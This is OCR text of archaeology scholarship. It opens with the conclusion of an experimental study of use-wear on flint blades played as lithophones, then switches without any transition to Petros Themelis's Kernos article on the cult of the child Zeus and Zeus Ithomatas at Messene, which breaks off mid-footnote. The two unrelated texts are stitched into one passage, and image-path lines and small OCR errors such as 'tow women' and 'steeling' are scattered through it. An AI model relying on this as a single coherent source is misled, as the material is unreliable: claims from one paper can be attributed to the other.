


Surface polish on specimen 18
Figure 5

In many instances, edge damage in the form of small, abrupt, step-terminated or hinge-terminated flake scars were found where playing percussion was near an edge. An instance of this is shown in Figures 6(a) and 6(b):

Surface and edge of 104 before percussion

Figure 6(a)



Surface and edge of specimen 104 after percussion Note the extensive surface coning and the edge damage


Figure 6(b)

The cone-cracking results from direct, head-on percussion, while the polishes and scratches may result from a softer and more "stroking" impact against the flake surface. In many instances, the cone-fracturing consisted of multiple, overlapping cone-cracks that often occurred in great density, as can be seen in Figure 7 which shows the same surface area before and after percussion.

Surface of distal end of specimen 101 before and after percussion


Figure 7

One of the most salient features of the cone-cracking wear is its placement. because of the nodal regions on the chime-bar-like blades, musical wear tended to occur most frequently either at the midpoint of the specimen or at the end of the specimen (beyond the nodal region furthest from the suspension point). This non-random distribution is probably unique to musical play, and is localised to the faces on the antinodal areas. The effect can clearly be seen in Figures 8(a) and (b) showing the same surface area (bounded by a circle drawn on the specimen at the distal, far, end):



Bounded area on surface of distal end of specimen 108 before percussion

Figure 8(a)



Bounded area on surface of distal end of specimen 108 after percussion

Figure 8(b)

Of the three different kinds of damage, the cone-cracking was most consistent and is undoubtedly the most diagnostic use-wear criterion. No other behavioural or geological forces that we can think of are likely to produce the kind of very patterned clustering of cone-cracks as were experimentally produced in musical use. Microscopic images clearly show the patterns of use-wear resulting from this musical use.

It is also noteworthy that use-wear intensity varied with the player. one 'performer' produced a wide range of use-wear patterns, including soft, stroking polishes on the surfaces and very seldom produced intensive edge attrition. The other 'performer', on the other hand, tended to strike the resonators more directly and with greater force. Hence, this performer's instruments tended to accrue, very rapidly, much more densely clustered cone-cracks. This latter performer's instruments also were extensively and intensively "retouched" along the marginal edges. Several specimens that were initially unretouched blades or flakes became typologically identifiable "tool" types with extensive alteration of specimen outline. These "retouched" edges were formed by "play" near the edge of the piece, and the force was sufficient to strike off multiple, overlapping retouch flakes. Nonetheless, the patterns of edge retouch are not very similar to intentional technological retouch.

Initial survey of museum collections

A preliminary examination was then conducted of some of the flint-tool holdings of the Cambridge University Museum of Archaeology and Anthropology. Approximately 425 (10 kg) archaeological specimens were examined from Aurignacian levels of Laugerie Haute, Cro-Magnon, Le Moustier, Masnaigre, and other French Upper Palaeolithic sites (from the Museum's holdings of an estimated 3000 flint specimens of the period). All were scanned for traces of surface use-wear, especially cone-cracking, with a 10x hand lens. Three important observations can be made from this pilot study.

First, cone-fracturing on the ventral surfaces of flakes, blades or tools is extremely rare in the archaeological record. Four specimens out of 425 were observed to have a few potential surface cone-cracks on the ventral surface. This means that this kind of damage is not a common result of either a) prehistoric behaviour, b) fortuitous geological processes after deposition in the archaeological deposits, c) excavation damage, d) post-excavation curation damage (bag-damage). Second, cones are potentially recognisable on ancient archaeological specimens, despite raw material variability, surface patination, breakage, or other altering forces. Third, none of the identified specimens approximated the patterns of wear routinely observed on the experimental specimens. It is therefore clear that musical use of flint blades will result in a very different overall pattern and distribution of cone-cracks than other behavioural or fortuitous causes. So far as our limited exploration of the archaeological record is concerned, there appear to be very few instances of blades or flakes with small surface coning, so if it occurs as a result of "natural" circumstances it would seem to be rare and likely to be differentiable from the type of wear that arises from lithic chime percussion.

Conclusions

At present, the use-wear coding remains to be completed, hence our present conclusions must be qualified somewhat; however, the results that emerge seem to indicate that there are patterns of use-wear on the flint blades that we made and experimented with that are diagnostic of use for sound production.

What might be the implications of this? To return to the issues considered at the outset, it appears that we are now in a position to say whether or not Aurignacian-type flint blades have been used as lithophones. We know that they **can** be, and it appears that doing so leaves diagnostic traces, so we may now be in a position to identify **unambiguously** traces of sound production, and, perhaps, 'musical' performance, in the archaeological record, which will involve examining whether or not any artefacts that have been interpreted as flint tools were in fact used for sound production and perhaps for music. Differentiation between simple sound production - for example, using a flint blade as a sort of Palaeolithic doorbell - and 'musical' use will always be a matter of interpretation of both the artefact and the find context, but finding, say, a grouping of lithic blades all of which exhibit appropriate and localised cone-cracking would be likely to point towards something like music In this context it would also be of interest to explore whether or not other and earlier lithic tool technologies can be exploited in a similar way for sound production, and if so, what traces of use-wear might result.

This project has also shed light on some considerations in exploring the nature of the evidence for sound production in the archaeological record. While it is evident that there will be a relation between patterns of use-wear and the acoustical properties of the objects used to produce sounds, here, a very close fit has been found between acoustical properties and use-wear. This close fit derives from the nature and from the configuration of the materials used and from the constraints that these impose on sound producing action. Indeed, the patterns of use-wear found here should have been predictable in advance from an understanding of the chime-bar like acoustical properties of flint blade idiophones. Although the fit is unlikely to be so close in respect of other materials and configurations (the case of pipes made from bone is one such), it would be worthwhile exploring other materials - bone, wood, and perhaps bamboo - and configurations, particularly where these afford the capacity to be used as idiophones as here the relation between acoustical attributes and use-wear can be expected to be very close.

Kernos
Revue internationale et pluridisciplinaire de religion grecque antique

17 | 2004
Varia

Cults on Mount Ithome

Petros Themelis

Electronic version
URL: http://kernos.revues.org/1406
DOI: 10.4000/kernos.1406
ISSN: 2034-7871

Publisher
Centre international d'étude de la religion grecque antique

Printed version
Date of publication: 1 janvier 2004
ISSN: 0776-3824

Electronic reference
Petros Themelis, « Cults on Mount Ithome », *Kernos* [Online], 17 | 2004, Online since 22 April 2011, connection on 01 October 2016. URL : http://kernos.revues.org/1406 ; DOI : 10.4000/kernos.1406

Kernos 17 (2004), p. 143-154.

Cults on Mount Ithome

Zeus Child

Spyros Marinatos and Paul Faure have supported the view that the legend of Zeus child was introduced to Crete by the Peloponnesian colonists of LH III.[1] Most scholars however, Charles Picard, Robert Willetts and James Laager among them, have argued in favour of the Cretan priority.[2] Madeleine Jost considers as vain the discussion in favour of the Cretan or the Peloponnesian priority of the myth of Zeus child. According to her also the subject of a goddess being accompanied by armed "propoloi" like the Kouretes is frequent in the Aegean.[3] However, the introduction of the cult of Zeus from Crete via the island of Kythera cannot be easily denied, according to my opinion. Who introduced the cult and why are problems not to be discussed here.

Hugh Sackett and MacGillivray would like to see Zeus Velkhanos in the "Greatest Kouros", as they call the Minoan statuette of a standing young god in gold, ivory, serpentine, and rock crystal found 1989 in a destruction layer of LM IB (about 1450 B.C.) at Palaikastro.[4] The English scholars go as far as to suggest that their excavations at Palaikastro have produced unexpected evidence that the Minoans also worshiped a youthful male divinity whose cult could be the basis for the later Greek cult of the Zeus Kouros, or Zeus as a youth.[5] In the old excavations of Palaikastro the ivory statuette of a crouching child as well as a second one of a seated boy have been found. A clay seal impression from the same excavation bears a rare representation of the "Master of Animals" in an early form of "Zeus the Thunderer".[6] A seal impression from Knossos shows a boy beneath a sheep.[7] The ivory group of tow women and a boy, known as the "Ivory Trio", from the shrine deposit of

---

[1] S. MARINATOS, "Die Wanderung des Zeus", *AA* (1962), p. 907- 916; P. FAURE, *Fonctions des cavernes crétoises*, Paris, 1964, p. 120-123.

[2] Ch. PICARD, *Éléments orientaux dans la religion grecque ancienne*, Paris, 1960, p. 168; R.F. WILLETTS, *Cretan Cults and Festivals*, London / New York, 1962, p. 218; J. LAAGER, *Geburt und Kindheit des Gottes in der griechischen Mythologie*, 1975, p. 173-178 and 191-194.

[3] M. JOST, *Sanctuaires et cultes d'Arcadie*, Paris, 1985, p. 248-249.

[4] H. SACKETT and S. MACGILLIVRAY, "Boyhood of a God", *Archaeology* 42.5 (1989), p. 26-31; J.A. MACGILLIVRAY, L.H. SACKET, J.M. DRIESSEN (eds.), *The Plaikastro Kouros, a Minoan Chryselephantine Statuette and its Bronze Age Context*, London, 1999, p. 121-147.

[5] SACKETT – MACGILLIVRAY (*supra* n. 4), p. 29.

[6] *Ibid.*, p. 30- 31.

[7] A. EVANS, *The Mycenean Tree and Pillar Cult*, London, 1901, p. 31, fig. 17; M.P. NILSSON, *Minoan-Mycenaean Religion*, Lund, 1950, p. 540, fig. 205.

the palace area at Mycenae (Athens Nat. Mus. inv. no. 771) has been interpreted by some scholars as representing divine Nurses and the child Zeus of Crete.[8]

The cult of Zeus in the Ida cave, according to the finds of the earlier and the more recent excavations, begins in the 8th century B.C.[9] as it does at Messene, the example of Eleithyia (her cult in Amnisos cave) however "argues for at least a partial continuity from Minoan to Greek", as Burkert notes.[10] There also seems to be continuity of the cult in Velchanos sanctuary at Aghia Triada.[11] Velkhanos is the Cretan name of Zeus child or boy, according to Hesychius (*s.v.*). Young Zeus, Velchanos is depicted on the Fortetza lid walking to the right and holding the thunderbolt in his right and a bird in his left hand.[12] In the known hymn from Palaikastro, youths, in their war dance, invoke Zeus as Velkhanos, the greatest Kouros to come to Dikte, birthplace of Zeus, to spring in flocks, fields, towns, ships and new citizens.[13] Velkhanos appears on coins of Phaistos and Lyttos as a young beardless man seated in front of the Ida cave with a bird, probably a cock on his knees, similar in age but not in pose to the young striding "Kouros Megistos" on the coins from Aigion.[14] Roof-tiles from Aghia Triada bearing the name Velkhanos, indicate the place above the ruins of the Minoan palace where the temple of Zeus

---

[8] H. WACE, *Ivories from Mycenae, no.1: The Ivory Trio*, Athens, 1961; G. KORRES, "Διπλαί θεότητες εν Κρήτη και μυκηναϊκή Ελλάδα", in *Proceedings of the 2nd Cretological Congress*, Athens, 1968, p. 117, no. 1-2; E.T. VERMEULE, *Archaeologica Homerica* III, v: *Götterkult*, Göttingen, 1974, p. 53, pl. V, III a,b with bibliography; *cf.* K. PILAFIDIS-WILLIAMS, *The sanctuary of Aphaia on Aigina in the Bronze Age*, München, 1998, p. 144, who is wondering if the Ivory-Trio could represent the two aspects (mother and virgin) of one and the same goddess and the divine child.

[9] J.A. SAKELLARAKIS, "Some Geometric and Archaic votives from the Idaean Cave", in R. HÄGG, N. MARINATOS, G.C. NORDQUIST (eds.), *Early Greek Cult Practices, Proceedings of the 5th International Symposium at the Swedish Institute at Athens, 26-29 of June 1986*, Stockholm, 1988, p. 173-193.

[10] W. BURKERT, *Greek Religion*, Cambridge, 1985, p. 26.

[11] D. LEVI, *ASAtene* 3-5 (1941/43), p. 52-69; BURKERT (*supra* n. 10), p. 48, n. 17.

[12] D. LEVI, "Cleanings from Crete", *AJA* 49 (1945), p. 310, fig. 20; J.K. BROCK, *Fortetsa*, Cambridge, 1957, no. 1414, pl. 107, II.

[13] H. JEANMAIRE, *Couroi et Couretes*, Lille, 1939, p. 430-432; P.J. PERLMAN, "Invocatio and Imprecatio: The Hymn to the Greatest Kouros from Paliakastro and the Oath in Ancient Crete", *JHS* 115 (1995), p. 161-167; WILLETTS, (*supra* n. 2), p. 169-170 and 172; M.L. WEST, "The Diktaean Hymn to the Kouros", *JHS* 85 (1965), p. 149-159; N. ROBERTSON, "The Ritual Background of the Dying God in Cyprus and Syro-Palestine", *HThR* 75 (1982), p. 313-359; SACKETT – MACGILLIVRY (*supra* n. 4), p. 26-31; P. DIKAIOS, "A Terracotta Relief from Marion and the Palaikastro Hymn", *Kadmos* 1 (1962), p. 139-140.

[14] G. LE RIDER, *Monnaies crétoises du Ve au Ier siècle av. J.-C.*, Paris, 1966, p. 91, nos. 38-40, pl. XXII, 20-24 and 143-149 and 195; J.N. SVORONOS, *Numismatique de la Crète ancienne*, Macon, 1890, *s.v.* Gortyne, p. 161-172, nos. 26-31, 34-36, 51-78, 81-86, 98-106; G. CAPDEVILLE, "L'Oracle de l'Ida crétois", *Kernos* 3 (1990), p. 89-101, fig. 1, who argues in favor of the oracular function of the Velkhanos cult in the Ida cave; B.V. HEAD, *Historia Numorum, a Manual of Greek Numismatics* (Reprint Oxford, 1964), 473, fig. 273; Ch. SELTMAN, *Greek Coins.*, London, 1970, pl. XXXVIII 1; A.B. COOK, *Zeus*, II, p. 946; WILLETTS (*supra* n. 4), p. 177ff; P.R. FRANKE, M. HIRMER, *Die griechische Münze*, München, 1964, fig. 167.

Velkhanos was built.[15] A month Velkhanios or Elchanios is reported in 7th-6th century inscriptions from Gortys.[16] The name of Spring Festivals Velkhania associated with this month is found at Lyttos in an inscription as late as the 2nd or 3rd century A.D.[17] The name Voulkanos is still used, as stated above, to denote the summit of mount Ithome, especially in connection with the old monastery and the post-byzantine church of Virgin Mary with her miraculous icon, constructed with *spolia* on the actual place of Zeus Ithomatas' sanctuary. Despite my detest for "old-fashioned" etymological speculations, I would like to draw attention to a possible connection of Voulkanos with Velkhanos.[18] "Although the many broken lines of tradition and innumerable catastrophes of early times cannot be lightly overlooked, forces of continuity have always reasserted themselves, and probably nowhere as much as in the sphere of religion."[19]

A portable cult image made of bronze was much later, in the classical period, introduced to Messene from central Greece. The perieget Pausanias who visited Messene in the period of Antoninus Pius (155-160 A.D.) writes the following about the sanctuary of Zeus Ithomatas (IV, 33, 1-2):

> On the way to the summit of Ithome, the acropolis of Messene, there is a spring called Clepsydra. It would be impossible to enumerate, even if one wanted to do so, all those who would like Zeus to have been born and brought up in their own country. The Messenians are among them, too. They say that the god was brought up here (in Messene) and nursed by the Nymphs Ithome and Neda; it was from Neda that the name of the river derives, while the other Nymph, Ithome, gave her name to the mountain. When the Kouretes abducted Zeus, to save him from his father, they were those Nymphs who bathed Zeus here and the spring was named Clepsydra after the klope (steeling) of Zeus by the Kouretes. Every day they carry water from the spring to the sanctuary of Zeus at Ithome. The statue of Zeus is a work of Ageladas and was originally made for those Messenians settled in Naupactos. An annually elected priest keeps the statue in his house. They also celebrate an annual festival called Ithomaea; in the old times they used to perform a musical contest as well, this can be assumed by the verses of Eumelos.

Pausanias' account on the cult of Zeus-child at Aigion, a cult in many aspects similar to that of Zeus at Messene, is of importance for our discussion:

> The people of Aigion possess several bronze statues, one of them represents Zeus as a child and another Heracles also as beardless youth, both made by the

---

[15] M.P. NILSSON, *Geschichte der griechischen Religion* I, München, 1967, p. 300.

[16] *BCH* (1905), p. 204ff.

[17] *BCH* (1899), p. 61f, no. 6; WILLETTS (*supra* n. 2); M. GUARDUCCI, *Inscriptiones Creticae* I, Roma, 1935, Lyttos, XVIII, 190-191, inscr. no. 11, v. 3; *ead.*, *IC IV, Tituli Gortynii*, inscr. no. 3, v. 1 and no. 3; K. DAVARAS, "Ἐπιγραφαί Κρήτης", *Deltion* 18 (1963), p. 141. On Velkhanos in general, see G. CAPDEVILLE, *Volcanus*, Rome, 1995, *passim*.

[18] E. ANAGNOSTAKIS, "Ἱστοριογραφικές σημειώσεις", *Symmeikta* 8 (1989), p. 69, who discusses almost all up to now proposed etymologies of the word Voulkanos without refering to Velkhanos.

[19] BURKERT (*supra* n. 10), p. 15.

> Argive Ageladas. For both gods two priests are elected every year, each one of them keeps a statue in his house; in more ancient times, the most beautiful boy was chosen to be priest to Zeus, but when his beard began to grow this award for beauty was transferred to another boy (Paus., VII, 24, 4).

Most scholars accept that the statue of Zeus, which the Argive sculptor Ageladas (or Hageladas)[20] had made for Aigion, was illustrated on bronze coins of the city issued in the period of Septemius Severus, Caracalla and Geta (late 2nd – early 3rd c. A.D.).[21] On these coins the young beardless god appears striding to the right, holding a thunderbolt in his raised right hand and carrying the eagle on his outstretched left.[22] The words AIGIEON PAIS and MEGAS written around the image of Zeus on some of the coins, leaves no doubt about his identification with "Kouros Megistos" and his relation to Crete.

On some of the coins Zeus is depicted as a crouching infant suckling beneath the she-goat Amaltheia.[23] The same iconographical type is used for the representation of Heracles infant on silver coins from Thebes, or the child Arkas on coins issued at Mantinea in Arcadia. One of the two statues of Zeus at Aigion should have been of small size and portable, periodically moved from the temple to the house of the priest. The iconographic motif of an infant nursed by an animal appears in Minoan times and extends down to the Roman period. On a seal from Knossos, for example, a goat is nursing a child, a divine child according to Martin Nilsson.[24] Manolis Stefanakis provides most of the relevant depictions on coins, gems and various works of art.[25] On staters of Praisos issued in the 4th century B.C. a cow identified with Io is suckling an infant thought to be Zeus.[26] Telephos being suckled by a hind or

---

[20] Ageladas from Argos had made statues of victorious athlets in Olympia, statues of gods and a Muse, as well as a monument combining bronze horses and captive women. He was probably active in the period 520-508 B.C., Pliny's date, *NH* XXXIV, 49, of his floruit (87th Olympiad) is too low; cfr. the inscription "*IvO* no 631" of about 500 B.C.; G.E. MYLONAS, 'The bronze statue from Atemision', *AJA* 48 (1944), p. 143-160; C.A. ROBINSON, Jr., "The Zeus Ithomatas of Ageladas", *AJA* 49 (1945), p. 121-127; C.C. MATTUSCH, *Greek Bronze Statuary from the Beginnings through the Fifth Century B.C.*, Ithaka / London, 1988, p. 139.

[21] J.H. KROLL, "Bronze coinage of Roman Aigion", *NumChron* 156 (1996), p. 49-78.

[22] HEAD (*supra* n. 14), p. 431

[23] F.W. IMHOOF-BLUMER – P. GARDNER, *Ancient Coins illustrating Lost masterpieces of Art. A Numismatic Commentary to Pausanias* (reprinted by A. Oikonomides), Chicago, 1964; *cf.* T. HADZISTELIOU-PRICE, "The Type of the crouching boy and the 'Temple Boy'", *ABSA* 64 (1969), p. 95-96, pl. 20,1; S. MARINATOS – M. HIRMER, *Kreta, Thera und mykenisches Hellas*, München, 1973, pl. 113: crouching infant made of ivory fom Palaikastro; Chr. VORSTER, *Griechische Kinderstatuen*, Köln, 1983, p. 189-210.

[24] NILSSON (*supra* n. 15), p. 321, pl. 26, 6. The lack of representations from LM to Archaic speaks of course against any indigenous iconographic continuity; it seems that the motif was reintroduced under Eastern influence.

[25] M.I. STEFANAKIS, "Kydon the oikist or Zeus Cretagenes Kynotraphes? The Problem of Interpreting Cretan Coin Types", *Eulimene* 1 (2000), p. 81 and note 13 with bibliography.

[26] SVORONOS (*supra* n. 14), pl. XXVII, 2; H. WEBER, "On Some Unpublished or Rare Coins", *NC* (1896), p. 19; LE RIDER (*supra* n. 14), p. 197.

a deer is represented on 4th century B.C. coins from Tegea, while Kydon, the eponymous hero-oikist of the city of Kydonia, or Zeus Cretogenes himself appears on 3rd century B.C. coins of Kydonia.[27]

The iconographic types of Zeus seems to be generally related to his main stages of age from childhood to maturity; he is represented: a) as infant or child carried by the Nymphs-nurses,[28] or suckling beneath Amaltheia or just crouching alone, b) as a beardless initiated ephebe, as "Kouros Megistos" seated or striding gloriously with the thunderbolt in his hand, c) as a mature bearded man in a pose similar to the previous one or seated on a throne.

A notable iconographic example of Zeus is found on the west pediment of the temple of Artemis Gorgo in Corfu (c. 580 B.C.). Zeus as a beardless naked youth, as *Kouros Megistos* holding the thunderbolt in his raised right hand attacks a Titan, probably Kronos.[29] Also in some late Geometric and late archaic Zeus statuettes from Olympia the god appears as beardless youth.[30] The cult of Zeus in Olympia counts among those related to Crete, Ida cave, Eileithyia, the Idaean Daktyloi and the Kouretes as guardians of the divine child (Paus., V, 7, 6 and VI, 20, 1-6).[31] Among various female deities worshiped at the foot of Kronos hill at Olympia was also Eileithyia.[32]

Two votive bronze statuettes in the "striding-god" type found in the sanctuary of Heracles, the so-called "Pyra" on the summit of mount Oite, are of importance to our discussion as far as the age differentiation in the iconography of the god is concerned. One of them, dated to the 6th century B.C., represents the god as a beardless youth, while the second, of the early 5th, as a bearded adult. Both are iconographically identical to the "Blitzschwinger" Zeus.[33]

---

[27] BMC *Peloponnesus* 202, pl. XXXVII, 16-17, 21; *cf.* C. BAUCHHENSS-THUERIEDL, *Der Mythos von Telephos in der antiken Bildkunst*, Würzburg, 1971, p. 78; STEFANAKIS (*supra* n. 16), p. 83-84.

[28] As it happens with the infants Hermes or Dionysos been carried by adult figures: T. STEFANIDOU-TIVERIOU, *Neoattika*, Athens, 1979, p. 33, no. 48f, pl. 35-37; H. FRONING, *Marmorschmuckreliefs mit griechischen Mythen im 1. Jh. v. Chr.*, Mainz am Rhein, 1981, p. 54, pl. 5.2.

[29] E. SIMON, *Die Götter der Griechen*, München, 1969, p. 29-30, fig. 17; G. DONTAS, "Σκέψεις, προβληματισμοί και προτάσεις για την γλυπτική της Κέρκυρας στους αρχαϊκους και τους πρώιμους κλασικούς χρόνους", in B. PETRAKOS (ed.), *EPAINOS for J. Papademitriou*, Athens, 1997, p. 52-164, esp. 130, fig. 62 with bibliography.

[30] A. MALLWITZ, *Olympia und seine Bauten*, München, 1972, p. 22-23, fig. 11.

[31] N. PAPACHATZIS, *Παυσανίου Ελλάδος περιήγησις. Μεσσηνιακά, Ηλειακά*, Athens, 1979, p. 372-373, note 1; S. PINIATOGLOU, *Eileithyia*, Würzburg, 1981, p. 40, fig. 2.

[32] H.-V. HERMANN, "Zur ältesten Geschichte von Olympia", *MDAI(A)* 77 (1962), p. 12.

[33] N. PAPADAKIS, "Ἀνασκαφή της 'πυρᾶς' της Οἴτης", *Deltion* 5 (1919), Parartema 24-33, esp. 30-31, figs. 6a, b - 7a, b; Papadakis is aware of the iconographic identity of his statuettes to the Zeus Ithomatas type, that is why he refers to Hageladas and his statue of the young Heracles in Aigion; *cf.* Ch. KAROUZOS, "Από το Ηράκλειον του Κυνοσάργους", *Deltion* 8 (1923), p. 85-102, esp. 93 with note 1; *cf.* MATTUSCH (*supra* n. 20), p. 114, fig. 5.11 (striding god from Mantinea in Paris recognized as Heracles (?)); C.A. SALOWEY, "Ἀνατεινόμενος, το ρόπαλον: Recognizing the stance of Herakles", *AJA* 97 (1993), p. 299; A.L. KUTTNER, *Dynasty and Empire in the Age of Augustus: The Case of the Boscoreale Cups*, Berkeley / Los Angeles, 1993, fig 26; C. MATTUSCH, *The Victorious*

The use of small movable figures in the cult "may in principle be older than the setting up of cult images in temples", while portable figures were usually not iconographically identical with the firmly fixed cult statues.[34] Movable cult figures, in most of the cases we know, coexisted side by side with "immovable" large size cult statues. This seems to have been the case not only with Zeus at Aigion and Ithomatas at Messene, but also with Artemis Orthia at Messene. The small portable wooden cult image (*xoanon*) of Orthia existed side by side with the colossal marble cult statue of Artemis Phosphoros, a work of Damophon. The portable cult image was used in cult practices and initiation rites and carried by female initiates.[35] In Sparta the *xoanon* of Orthia was carried by the priestesss herself during the bloody ritual (Paus. 3.16.10). The famous statue of Athena Polias on the Athenian Acropolis was a small *xoanon* made of wood light to bear (Paus., I, 26, 6). It was carried to the sea covered with a veil during the fest of Plynteria (Xenophon, *Hell.* I, 4, 12).[36]

The statue of Zeus Ithomatas made by Ageladas for the Messenians settled at Naupaktos, said to have been brought to their new capital by the old priestly families when they returned to Messene from the exile in 369 B.C.; it was also portable according to Pausanias' account.[37] On coins of the city issued in the 4th century B.C. Ithomatas appears in striding pose with the thunderbolt in his raised right and the eagle on his extended left hand.[38]

The type of striding Zeus with the thunderbolt in his raised right hand (Keraunios, Kataibates) appears in the iconography of the late 6th and early 5th century B.C. and later mainly in Messapia, Illyria, Epirus, Aetolia[39] and Elis-

---

Youth, Los Angeles, 1997, p. 12, fig. 9 (1st c. B.C. relief of the haruspex C. Fulvius from Ostia showing fishermen lifting a striding Heracles' statue in their nets).

[34] BURKERT (*supra* n. 10), p. 90.

[35] P. THEMELIS, "Artemis Ortheia at Messene, the Epigraphical and the Archaeological Evidence", in R. HÄGG (ed.), *Ancient Greek Cult Practice from the Epigraphical Evidence. Intern. Seminar at the Swedish Institute at Athens 22-24 November 1991*, Stockholm, 1994, p. 101-122.

[36] N. PAPACHATZIS, "The Cult of Erechtheus and Athena on the Acropolis of Athens", *Kernos* 2 (1989), p. 177. *Contra* M. CHRISTOPOULOS, *Kernos* 5 (1992), p. 27-39.

[37] COOK, *Zeus* (*supra* n. 14), II 1 (Cambridge, 1925), p. 741 and II 2 (1940), p. 1153; G.W. ELDERKIN, "Bronze statuettes of Zeus Keraunios", *AJA* 44 (1940), p. 225-233; C.A. ROBINSON, "The Zeus Ithomatas of Ageladas", *AJA* 49 (1945), 121-127 (we have to note that the floruit period of Ageladas (late 6th – early 5th c. B.C.) does not accord well with the period the Messenians were settled at Naupactos (PAUS., IV, 31, 7); W.H. GROSS, "Kultbilder, Blitzschwinger and Hageladas", *RhM* 70 (1963), p. 13; *id.*, *RE* X A (1972), col. 316, *s.v. Epiklesen*; H. SVENSON-EVERS, "IEROS OIKOS. Zum Ursprung des griechischen Tempels", in W. HÖPFNER (ed.), *Kult und Kultbauten auf der Akropolis, Internationales Symposion vom 7. bis 9. Juli 1995 in Berlin*, Berlin, 1997, p. 145 and 147-148.

[38] BMC, Peloponnesos, 109-11, pl. XXII, 10, 11, 15; IMHOOF-BLUMER – GARDNER (*supra* n. 23), p. 67; HEAD (*supra* n. 14), p. 431, fig. 236.

[39] C. ANTONETTI, *Les Étoliens. Image et religion*, Paris, 1990, p. 224-225, pl. 20, 2, thinks that the statuette comes from Naupaktos and not Amvrakia, the village in Aetolia where K. Rhomaios actually found it.

Olympia[40], in an area with common cultural traits to which West Locris, Achaia and Messenia also belong.[41] It should be noted here that the type of a striding aggressive god recognized as a weather god had a long tradition in the iconography of the Orient. Morover statuettes of the Syro-palestinian god Reshef, which seem to follow this tradition, have been found in various sanctuaries in Greece.[42] Of special importance is a silver statuette of the Striding Zeus type of the Late Bronze Age in the Ashmolean, probably of Hittite origin, found in Kallipeuke at Lower Olympus.[43] Oliver Smith drew

---

[40] E, KUNZE, "Kleinplastik aus Bronze", *Olympia Bericht* VII, Berlin, 1961, p. 138-180 and 145-151, pl. 60-61.

[41] N. DEGRASSI, "Lo Zeus Stilito di Ugento", *Archaologica* 25 (1981), p. 32; R. WÜNSCHE, "Der Gott aus dem Meer", *JdI* 94 (1979), p. 99-103, fig. 29-31; Fr. D'ANDRIA, "Η Μεσσαπία μεταξύ Αδριατικής και Ιονίου", in *MYRTOS. Studies in the Memory of Julia Vokotopoulou,* Thessaloniki, 2000, p. 46, fig. 10, who interprets the statue as an image of Zeus Kataibates; C. CARAPANOS, *Dodone et ses ruines*, Paris, 1878, p. 32, no. 13, pl. 12, no. 4; K.A. NEUGEBAUER, "Zeus von Dodona", *JdI* 49 (1943), p. 162-173; W. SCHIERING, *Die Bronzestatuette des Zeus von Dodona*, Berlin, 1969, *passim*; *Albanien, Schätze aus dem Land der Skipetaren*, Mainz, 1988, p. 378-379, no. 293; S. KAROUZOU, *Illustrated Guide to the Museum*, Athens, 1977, p. 99; MATTUSCH (*supra* n. 20), p. 68, fig. 4.17; Ch. TZOUVARA-SOULI, "Common Cults in Epirus and Albania", in P. CABANES (ed.), *L'illyrie méridionale et l'Épire dans l'Antiquité II. Actes du IIe colloque international de Clermont-Ferrand, Octobre 1990*, Paris, 1993, p. 78-79, fig. 17-18; K. RHOMAIOS, "Ειδήσεις εκ της 8ης αρχαιολογικής περιφέρειας κατά τα έτη 1920-21", *Deltion* 6 (1920-21), p. 169, fig. 3-6; A. FURTWÄNGLER, *Die Bronzen und die übrigen Kleinfunde, Olympia IV*, Berlin, 1895, p. 46, pl. 7 and 8, nos. 43-44; E. KUNZE, *Olympiabericht IV*, Berlin, 1944, pl. 51.52; E. KUNZE, "Ausgrabungen in Olympia 1962/3", *Deltion* 18 (1963), p. 110, pl. 146c; *cf.* P. GARDNER, *Catalogue of Greek Coins. Thessaly to Aetolia*, Bologna, 1963, p. 109, no. 1, pl. 32, no. 10; O. RAVEL, "The Coins of Ambracia", *NNM* 37 (1928), p. 66-67, no. 139-140, pl. 13; L. LACROIX, *Les reproductions de statues sur les monnaies grecques, la statuaire archaique et classique*, Liège, 1949, p. 74; *cf.* K. WARDLE, "Cultural Groups of the Late Bronze and Ealy Iron Age in North-West Greece", *Godesnjak* 15 (1977), p. 153-199.

[42] H. FRANKFORT, *The Art and Architecture of the Ancient Orient.*, London, 1970, p. 162-163, 256 and 298, fig. 188, 294 and 349; *cf.* R.D. BARNETT, "Oriental Influences on Archaic Greece", in *The Aegean and the Near East. Studies Presented to Hetty Goldman*, New York, 1956, p. 216f.; D. CONRAD, "Der Gott Reschef", *Zeitschrift für die Altestamentliche Wissenschaft* 83 (1971), p. 157-183; D. COLLON, "The Smiting God, a Study of Bronze in the Pomerance Collection in New York", *Levant* 4 (1972), p. 111-134; W. BURKERT, "Resep-Figuren, Apollon von Amyklai und die Erfindung des Opfers in Cypern", *GB* 4 (1975), p. 64-66; H. SEEDEN, *The Standing Armed Figurines in the Levant*, Munich, 1980; C. ROLLEY, "Un dieu syrien à Thermos", *BCH* 108 (1984), p. 669-670; H. GALLET DE SANTERRE, "Les statuettes de bronze mycéniennes du type dit du "Dieu Reshef" dans leur contexte égéen", *BCH* 111 (1987), p. 7-29; C.M. KEESLING, *The Votive Statues of the Athenian Acropolis*, Cambridge, 2003, p. 82. On peak sanctuaries and their relation to the Thundergod, Chr. KARDARA, *Ephem* (1966), p. 149 ff.

